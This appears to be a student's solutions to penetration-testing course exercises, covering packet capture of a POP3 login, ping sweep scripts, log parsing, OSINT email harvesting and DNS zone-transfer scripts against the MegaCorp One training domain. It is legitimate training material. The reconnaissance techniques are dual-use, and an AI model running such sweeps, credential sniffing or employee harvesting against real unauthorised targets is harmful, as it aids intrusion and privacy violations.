
☐ Read and understand the output. Where is the three-way handshake happening? Where is the connection closed?




☐ Follow the TCP stream to read the login attempt.

```
user yeet
pass cannon
+OK example.com Cyrus POP3 v2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 server ready
<1288820855.1590601923@example.com>
+OK Name is a valid mailbox
-ERR [AUTH] Invalid login
```

☐ Use the display filter to only monitor traffic on port 110.



☐ Run a new session, this time using the capture filter to only collect traffic on port 110.



4.5.3.1 Exercises

☐ Use tcpdump to recreate the Wireshark exercise of capturing traffic on port 110.

```
root@CoolHandKali:/home/squid# tcpdump -i tun0 && host 10.11.1.217 && port 110
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
10:22:21.633296 IP 192.168.119.167.52848 > hotline.localhost.pop3: Flags [S], seq 277647235, win 64240, options [mss 1460,sackOK,TS val 4049008007 ecr 0,nop,wscale 7], length 0
10:22:21.737157 IP hotline.localhost.pop3 > 192.168.119.167.52848: Flags [S.], seq 1948733785, ack 277647236, win 5792, options [mss 1357,sackOK,TS val 14948655 ecr 4049008007,
0
10:22:21.737173 IP 192.168.119.167.52848 > hotline.localhost.pop3: Flags [.], ack 1, win 502, options [nop,nop,TS val 4049008111 ecr 14948655], length 0
10:22:27.645615 IP 192.168.119.167.52848 > hotline.localhost.pop3: Flags [P.], seq 1:10, ack 1, win 502, options [nop,nop,TS val 4049014020 ecr 14948655], length 9
10:22:27.732888 IP hotline.localhost.pop3 > 192.168.119.167.52848: Flags [.], ack 10, win 46, options [nop,nop,TS val 14954671 ecr 4049014020], length 0
10:22:27.732904 IP 192.168.119.167.52848 > hotline.localhost.pop3: Flags [P.], seq 10:12, ack 1, win 502, options [nop,nop,TS val 4049014107 ecr 14954671], length 2
10:22:27.813184 IP hotline.localhost.pop3 > 192.168.119.167.52848: Flags [.], ack 12, win 46, options [nop,nop,TS val 14954741 ecr 4049014107], length 0
10:22:30.823959 IP 192.168.119.167.52848 > hotline.localhost.pop3: Flags [P.], seq 12:23, ack 1, win 502, options [nop,nop,TS val 4049017198 ecr 14954741], length 11
10:22:30.893323 IP hotline.localhost.pop3 > 192.168.119.167.52848: Flags [.], ack 23, win 46, options [nop,nop,TS val 14957844 ecr 4049017198], length 0
10:22:30.893337 IP 192.168.119.167.52848 > hotline.localhost.pop3: Flags [P.], seq 23:25, ack 1, win 502, options [nop,nop,TS val 4049017267 ecr 14957844], length 2
10:22:31.013370 IP hotline.localhost.pop3 > 192.168.119.167.52848: Flags [.], ack 25, win 46, options [nop,nop,TS val 14957902 ecr 4049017267], length 0
10:22:41.335419 IP hotline.localhost.pop3 > 192.168.119.167.52848: Flags [P.], seq 1:168, ack 25, win 46, options [nop,nop,TS val 14968286 ecr 4049017267], length 167
10:22:41.335433 IP 192.168.119.167.52848 > hotline.localhost.pop3: Flags [.], ack 168, win 501, options [nop,nop,TS val 4049027709 ecr 14968286], length 0
```

☐ Use the -X flag to view the content of the packet. If data is truncated, investigate how the -s flag might help.

```
root@CoolHandKali:/home/squid# tcpdump -X -s0 -i tun0 && host 10.11.1.217 && port 110
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
10:26:47.531552 IP 192.168.119.167.52852 > hotline.localhost.pop3: Flags [S], seq 1442718759, win 64240, options [mss 14
        0x0000:  4500 003c 7388 4000 4006 8300 c0a8 77a7  E..<s.@.@.....w.
        0x0010:  0a0b 01d9 ce74 006e 55fe 2427 0000 0000  .....t.nU.$'....
        0x0020:  a002 faf0 ca45 0000 0204 05b4 0402 080a  .....E..........
        0x0030:  f15b 0432 0000 0000 0103 0307            .[.2........
10:26:47.618235 IP hotline.localhost.pop3 > 192.168.119.167.52852: Flags [S.], seq 2225202209, ack 1442718760, win 5792,
 0
        0x0000:  4500 003c 0000 4000 3f06 f788 0a0b 01d9  E..<..@.?.......
        0x0010:  c0a8 77a7 006e ce74 84a1 e421 55fe 2428  ..w..n.t...!U.$(
        0x0020:  a012 16a0 1d74 0000 0204 054d 0402 080a  .....t.....M....
        0x0030:  00e8 27cd f15b 0432 0103 0307            ..'..[.2....
10:26:47.618276 IP 192.168.119.167.52852 > hotline.localhost.pop3: Flags [.], ack 1, win 502, options [nop,nop,TS val 40
        0x0000:  4500 0034 7389 4000 4006 8307 c0a8 77a7  E..4s.@.@.....w.
        0x0010:  0a0b 01d9 ce74 006e 55fe 2428 84a1 e422  .....t.nU.$(..."
        0x0020:  8010 01f6 602d 0000 0101 080a f15b 0488  ....`-.......[..
        0x0030:  00e8 27cd                                ..'.
```

☐ Find all ‘SYN’, ‘ACK’, and ‘RST’ packets in the password_cracking_filtered.pcap file.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# tcpdump -r password_cracking_filtered.pcap | egrep ', syn |, ack |, rst ' | more
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet)
08:51:20.800953 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389, ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,wscale 4], length 0
08:51:20.801030 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389, ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,wscale 4], length 0
08:51:20.801051 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389, ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,wscale 4], length 0
08:51:20.802026 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802032 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [P.], seq 1:89, ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 88
08:51:20.802053 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [.], ack 89, win 905, options [nop,nop,TS val 71430591 ecr 25538253], length 0
```

☐ An alternative syntax is available in tcpdump where you can use a more user-friendly filter to display only ACK and PSH packets. Explore this syntax in the tcpdump manual by searching for “tcpflags”. Come up with an equivalent display filter using this syntax to filter ACK and PSH packets.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# tcpdump -r password_cracking_filtered.pcap "tcp[tcpflags] & (tcp-syn|tcp-ack) !=0" | more
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet)
08:51:20.800917 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.800953 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389, ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,wscal
08:51:20.801023 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.801030 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389, ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,wscal
08:51:20.801048 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.801051 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389, ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,wscal
08:51:20.802026 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
```

5.7.3.1 Exercises

☐ Research Bash loops and write a short script to perform a ping sweep of your target IP range of 10.11.1.0/24.

```
#!/usr/bin/bash
for num in {0..255};
do
        ping 10.11.1.$num -c 1 -W .1;
done

^G Get Help       ^O Write Out      ^W Where Is       ^K Cut Text
^X Exit           ^R Read File      ^\ Replace        ^U Paste Text
```

```
--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.016/0.016/0.016/0.000 ms
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# ./PingSweep.sh
PING 10.11.1.0 (10.11.1.0) 56(84) bytes of data.

--- 10.11.1.0 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 10.11.1.1 (10.11.1.1) 56(84) bytes of data.

--- 10.11.1.1 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 10.11.1.2 (10.11.1.2) 56(84) bytes of data.

--- 10.11.1.2 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

☐ Try to do the above exercise with a higher-level scripting language such as Python, Perl, or Ruby.

```
#!/usr/bin/python3
import os

for i in range(0, 256):
        os.system("ping 10.11.1.{} -c 1 -W .1".format(i))
```

```
^G Get Help     ^O Write Out    ^W Where Is     ^K Cut Text     ^J
^X Exit         ^R Read File    ^\ Replace      ^U Paste Text   ^T
```

```
PING 10.11.1.255 (10.11.1.255) 56(84) bytes of data.

--- 10.11.1.255 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

root@CoolHandKali:/Yeet/Machines/OSCP/Lab# python3 PingSweep.py | more
PING 10.11.1.0 (10.11.1.0) 56(84) bytes of data.

--- 10.11.1.0 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 10.11.1.1 (10.11.1.1) 56(84) bytes of data.

--- 10.11.1.1 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 10.11.1.2 (10.11.1.2) 56(84) bytes of data.

--- 10.11.1.2 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

☐ Use the practical examples in this module to help you create a Bash script that extracts JavaScript files from the access_log.txt file (http://www.offensive-security.com pwkfiles/access_log.txt.gz). Make sure the file names DO NOT include the path, are unique, and are sorted.

access_logs.sh

```
#!/usr/bin/bash
jslines=()
while IFS= read -r line
do
    out=$(echo "$line" | awk '{print $7}' | egrep "*.js$")
    if test -z "$out"
    then
        continue
    else
        jslines+=($out)
    fi
done < $1
#printf "${jslines[@]}" | tr ' ' '\n' | sort -u | tr '\n' ' '

jslines=($(for each in ${jslines[@]}; do echo $each; done | sort | uniq | sed 's/^........//'))
echo ${jslines[@]}
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# ./access_logs.sh access_log.txt
jquery.js jquery.jshowoff2.js jquery.jshowoff.min.js
```

☐ Re-write the previous exercise in another language such as Python, Perl, or Ruby.

```
#!/usr/bin/python3
import sys
file    = sys.argv[1]
jslist  = []

file = open(file,mode='r')
filel = file.readlines()
for line in filel:
    if ".js" in line:
        line    = line.split()
        line    = line[6]
        line    = line[9:]
        if line in jslist:
            continue
        else:
            jslist.append(line)
    else:
        continue

jslist  = sorted(jslist, key=str.lower)
print(jslist)
file.close()
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# ./access_log.py  access_log.txt
['jquery.js', 'jquery.jshowoff.min.js', 'jquery.jshowoff2.js']
```

6.3.1.1 Exercise

☐ Use the whois tool in Kali to identify the name servers of MegaCorp One.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# whois megacorpone.com
   Domain Name: MEGACORPONE.COM
   Registry Domain ID: 1775445745_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.gandi.net
   Registrar URL: http://www.gandi.net
   Updated Date: 2019-12-31T09:54:02Z
   Creation Date: 2013-01-22T23:01:00Z
   Registry Expiry Date: 2023-01-22T23:01:00Z
   Registrar: Gandi SAS
   Registrar IANA ID: 81
   Registrar Abuse Contact Email: abuse@support.gandi.net
   Registrar Abuse Contact Phone: +33.170377661
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Name Server: NS1.MEGACORPONE.COM
   Name Server: NS2.MEGACORPONE.COM
   Name Server: NS3.MEGACORPONE.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2020-05-27T22:31:14Z <<<
```

6.4.1.1 Exercises


☐ Who is the VP of Legal for MegaCorp One and what is their email address?


Name: Mike Carlow

Title: VP Of Legal

Email: mcarlow@megacorpone.com

☐ Use Google dorks (either your own or any from the GHDB) to search www.megacorpone.com for interesting documents.





Index of /old-site

Name	Last modified	Size	Description
Parent Directory		-	
IMG_1538.gif	21-Aug-2016 11:21	566K	
IMG_15382.gif	21-Aug-2016 11:21	346K	
contactus.png	21-Aug-2016 11:21	221K	
head.png	21-Aug-2016 11:21	231K	
header.jpg	21-Aug-2016 11:21	150K	
nano.jpg	21-Aug-2016 11:21	183K	

Apache/2.2.22 (Ubuntu) Server at www.megacorpone.com Port 80


☐ What other MegaCorp One employees can you identify that are not listed on www.megacorpone.com?

Index of /assets/img/team

Name	Last modified	Size	Description
Parent Directory		-	
james.png	21-Aug-2016 11:21	2.6M	
joe.jpg	21-Aug-2016 11:21	159K	
mary.jpg	21-Aug-2016 11:21	271K	
matt.jpg	21-Aug-2016 11:21	3.5M	
mega.jpg	21-Aug-2016 11:21	3.7M	
orig/	21-Aug-2016 11:21	-	
team01.jpg	21-Aug-2016 11:21	94K	
team02.jpg	21-Aug-2016 11:21	116K	
team03.jpg	21-Aug-2016 11:21	144K	
team04.jpg	21-Aug-2016 11:21	111K	


6.5.1.1 Exercise

☐ Use Netcraft to determine what application server is running on [www.megacorpone.com.](http://www.megacorpone.com)



6.7.1.1 Exercise

☐ Search Megacorpone's GitHub repos for interesting or sensitive information.



6.12.1.1 Exercises

☐ Use theHarvester to enumerate emails addresses for megacorpone.com.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ theHarvester -d www.megacorpone.com -b goo
table results already exists

*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 3.1.0                                        *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: www.megacorpone.com

[*] Searching Google.
        Searching 0 results.
        Searching 100 results.
        Searching 200 results.
        Searching 300 results.
        Searching 400 results.
        Searching 500 results.

[*] No IPs found.

[*] Emails found: 3
----------------------
joe@megacorpone.com
mcarlow@megacorpone.com
thudson@megacorpone.com
```

☐ Experiment with different data sources (-b). Which ones work best for you?

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ theHarvester -d www.megacorpone.com -b al
table results already exists

*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 3.1.0                                        *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: www.megacorpone.com

[*] Searching Google.
        Searching 0 results.
        Searching 100 results.
        Searching 200 results.
        Searching 300 results.
        Searching 400 results.
        Searching 500 results.
[*] Searching VirusTotal.
        Searching results.
[*] Searching Linkedin.
        Searching 100 results.
        Searching 200 results.
        Searching 300 results.
        Searching 400 results.
        Searching 500 results.

[*] Links found: 14
---------------------
https://www.linkedin.com/in/alan-grofield-32806468
https://www.linkedin.com/in/d2133042
https://www.linkedin.com/in/fred-ducasse-47670068
```

6.13.2.1 Exercise

☐ Use any of the social media tools previously discussed to identify additional MegaCorp One employees.

7.1.6.3 Exercises

☐ Find the DNS servers for the megacorpone.com domain.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ fierce -dns megacorpone.com
DNS Servers for megacorpone.com:
        ns3.megacorpone.com
        ns1.megacorpone.com
        ns2.megacorpone.com

Trying zone transfer first...
        Testing ns3.megacorpone.com
                Request timed out or transfer not allowed.
        Testing ns1.megacorpone.com
                Request timed out or transfer not allowed.
        Testing ns2.megacorpone.com

Whoah, it worked - misconfigured DNS server found:
megacorpone.com.        259200  IN      SOA     ( ns1.megacorpone.com. admin.megacorpone.com.
                                202005041       ;serial
                                28800           ;refresh
                                7200            ;retry
                                2419200         ;expire
                                86400           ;minimum
        )
```

☐ Write a small script to attempt a zone transfer from megacorpone.com using a higher-level scripting language such as Python, Perl, or Ruby.

```python
#!/usr/bin/python3
import subprocess

def system_call(command):
    p = subprocess.Popen([command], stdout=subprocess.PIPE, shell=True)
    return p.stdout.read()

interogatelist = ["ns1.megacorpone.com", "ns2.megacorpone.com", "ns3.megacorpone.com"]


for i in interogatelist:
        command = "host -l megacorpone.com {}".format(i)
        print(system_call(command))
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ ./DnsZoneTransfer.py
b'Using domain server:\nName: ns1.megacorpone.com\nAddress: 3.220.61.179#53\nAliases: \n\nHost megacorpone.com not found: 5(REFUSED)\n; Transfer failed.\n'
b'Using domain server:\nName: ns2.megacorpone.com\nAddress: 3.211.51.86#53\nAliases: \n\nmegacorpone.com name server ns1.megacorpone.com.\nmegacorpone.com name server ns2.megacorpone.com.\nmegacorpone.com name server ns3.megacorpone.com.\nadmin.megacorpone.com has address 3.220.61.179\nbeta.megacorpone.com has address 3.220.61.179\nfs1.megacorpone.com has address 3.220.61.179\nintranet.megacorpone.com has address 3.220.61.179\nmail.megacorpone.com has address 3.220.61.179\nmail2.megacorpone.com has address 3.220.61.179\nns1.megacorpone.com has address 3.220.61.179\nns2.megacorpone.com has address 3.211.51.86\nns3.megacorpone.com has address 3.212.85.86\nrouter.megacorpone.com has address 3.220.61.179\nsiem.megacorpone.com has address 3.220.61.179\nsnmp.megacorpone.com has address 3.220.61.179\nsupport.megacorpone.com has address 3.212.85.86\nsyslog.megacorpone.com has address 3.220.61.179\ntest.megacorpone.com has address 3.220.61.179\nvpn.megacorpone.com has address 3.220.61.179\nwww.megacorpone.com has address 3.220.87.155\nwww2.megacorpone.com has address 3.220.61.179\n'
b'Using domain server:\nName: ns3.megacorpone.com\nAddress: 3.212.85.86#53\nAliases: \n\nHost megacorpone.com not found: 5(REFUSED)\n; Transfer failed.\n'
```

☐ Recreate the example above and use dnsrecon to attempt a zone transfer from megacorpone.com.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ dnsrecon -d megacorpone.com -t axfr
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for megacorpone.com name servers
[*] Resolving SOA Record
[+]      SOA ns1.megacorpone.com 3.220.61.179
[*] Resolving NS Records
[*] NS Servers found:
[*]     NS ns3.megacorpone.com 3.212.85.86
[*]     NS ns1.megacorpone.com 3.220.61.179
[*]     NS ns2.megacorpone.com 3.211.51.86
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 3.212.85.86
[+] 3.212.85.86 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: REFUSED
[*]
[*] Trying NS server 3.220.61.179
[+] 3.220.61.179 Has port 53 TCP Open
[-] Zone Transfer Failed!
